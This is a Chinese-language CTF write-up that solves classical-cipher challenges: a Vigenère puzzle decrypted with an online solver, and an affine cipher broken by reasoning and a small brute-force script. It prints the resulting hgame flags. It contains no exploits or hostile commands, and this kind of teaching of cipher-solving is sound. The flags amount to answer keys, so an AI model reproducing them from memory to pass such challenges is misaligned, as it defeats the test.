
```
hgame{Double_ki11!}
```

hgame{Double_ki11!}

3. Caesar&&Caesar

```
mnbr firrf ztaii af vx meteq hal jzrvbz zulaq, qhsseey onyicinbh
iyvnqio phw ko esflqsee hahx
uifhtux rfgskusfn jvxu lzs somoii tbcd omd tb rbzgfvrf bji. rt gvta
xzmr atjsedb ktz e miyztni ff
gkxuxp aqcul lfufsl, iyzlg cg alv bnbd vj r rvjxy sw cysty artrf
moek rnb tsseg n pxk sw pbzbzlvd
fhhuij, wuwvo avrr kapxv aar xusimbil, smbe cfxomjtbfbj ixgf. hal
afryr phw jo esvlrk tuom teey
gvbukj lnqdlh eazsl, hru ia ckkii tb wgkmtags moid ig ktz rvcrglhvp
tb dhprk. eiskf cvae rnymeg gvx
tsetu cy teicu o yhqzll cy yexgrr zftjirg pvycd fsm bt khrwk aietf
bxhv khr jbsprgr, ogk aztu o zyirt
hdkvei os dbwij aar dlxklrrkbqj tusr dsllq rbztcal bxd mevrbmpses.
swkzx khrm uyslguh moi datbxa.
e yenjr ncgsl kbal rn hbmhqvd ostyh rnq gihvioj vtuhj, wuc
buxioqivlh yizgxsj rs zsexyirdrg,
ibx fn n phsh guozbj hvmbblavrtvcg vj nhnh al lzmfsem grlysw alv
evuaal noarxy sw tus eleinrr tsgyezwlaw
ff zovlhfnvo.
```

一道维吉尼亚密码题，刚开始没有密钥想到要用词频分析，随后发现了一个神奇的网站，可以自动解密可能的文本。



Input

Cipher Text:

```
mnbr firrf ztaii af vx meteq hal jzrvbz zulaq, qhsseey
onyicinbh iyvnqío phw ko esflqsee hahx
uifhtux rfgskusfn jvxu lzs somoii tbcd omd tb rbzgfvrf
bji. rt gvta xzmr atjsedb ktz e miyztni ff
gkxuxp aqcul lfufsl, iyzlg cg alv bnbd vj r rvjxy sw
cysty artrf moek rnb tsseg n pxk sw pbzbzlvd
fhhuij, wuwvo avrr kapxv aar xusimbil, smbe cfxomjtbfbj
ixgf. hal afryr phw jo esvlrk tuom teey
gvbukj lnqdlh eazsl, hru ia ckkii tb wgkmtags moid ig ktz
```

Cipher Variant: Classical Vigenere ▾

Language: English ▾

Key Length: 3-30

(e.g. 8 or a range e.g. 6-10)

Result

Clear text [hide]


Clear text using key "another":

```
many years later as he faced the firing squad, colonel aureliano
buendía was to remember that
distant afternoon when his father took him to discover ice. at
that time macondo was a village of
twenty adobe houses, built on the bank of a river of clear water
that ran along a bed of polished
stones, which were white and enormous, like prehistoric eggs. the
world was so recent that many
things lacked names, and in order to indicate them it was
```

再把这句话放百度里搜索一下，嗯，百年孤独，一本名著。


hgame{One_Hundred_Years_of_Solitude}

4. violence




```
a = ?
b = ?
m = ?
flag = "hgame{" + m + "}"
cipher = ''
for i in m:
    if 96 < ord(i) < 123:
        cipher += chr(a * (ord(i) + b - 97) % 26)
    else:
        cipher += i

print cipher.encode('hex')

# https://www.wikiwand.com/en/Affine_cipher flag是一个有意义的句子
# cipher =
1917090506070905195f07065f06031505195f035f0a07065f170c5f1407170205101
105
```

个人认为挺有意思的一道题目，首先我先把 16 进制的 cipher 每两位对应成 ASCII 码，得到 cipher 每位经过加密后的 ASCII 码，




```
cipher = [25,23,9,5,6,7,9,5,25,95,7,6,
          95,6,3,21,5,25,95,3,95,10,7,6,
          95,23,12,95,20,7,23,2,5,16,17,5]
```

本来想出题人应该是想让我们爆破，研究了一下仿射密码，发现解密得进行模逆运算，奈何编程太差决定另辟蹊径= =！观察可知，ASCII 码 95 是下划线，所以按照 95 把 cipher 分为七个部分，发现




```
95,3,95
```

由于 flag 是一句有意义的话，所以想到这个 3 对应的应该是字母 a，也就是 ASCII 码 97.根据加密的方法，




```
if 96 < ord(i) < 123:
    cipher += chr(a * (ord(i) + b - 97) % 26)
```

可以得到，




```
a * (97 + b - 97) % 26 = 3
```

也即，




```
a * b % 26 = 3
```

写个脚本列出所有可能的 a,b 值。




```
for a in range(1,26):
    for b in range(1,26):
        if(a * b % 26 == 3):
            print('a='+str(a)+'  b='+str(b)+'\n')
```

得到，



```
a=1   b=3

a=3   b=1

a=5   b=11

a=7   b=19

a=9   b=9

a=11   b=5

a=15   b=21

a=17   b=17

a=19   b=7

a=21   b=15

a=23   b=25

a=25   b=23
```

将所有 a,b 值代入打印加密表，当尝试到 a=7，b=19 时，加密表为



```
PS C:\Users\81046\Desktop\week2> python violence.py
a:3
b:10
c:17
d:24
e:5
f:12
g:19
h:0
i:7
j:14
k:21
l:2
m:9
n:16
o:23
p:4
q:11
r:18
s:25
t:6
u:13
v:20
w:1
x:8
y:15
z:22
```

一一对应之前的 ASCII 码，得到一句话

sometimes_it_takes_a_bit_of_violence

所以 flag 为

hgame{sometimes_it_takes_a_bit_of_violence}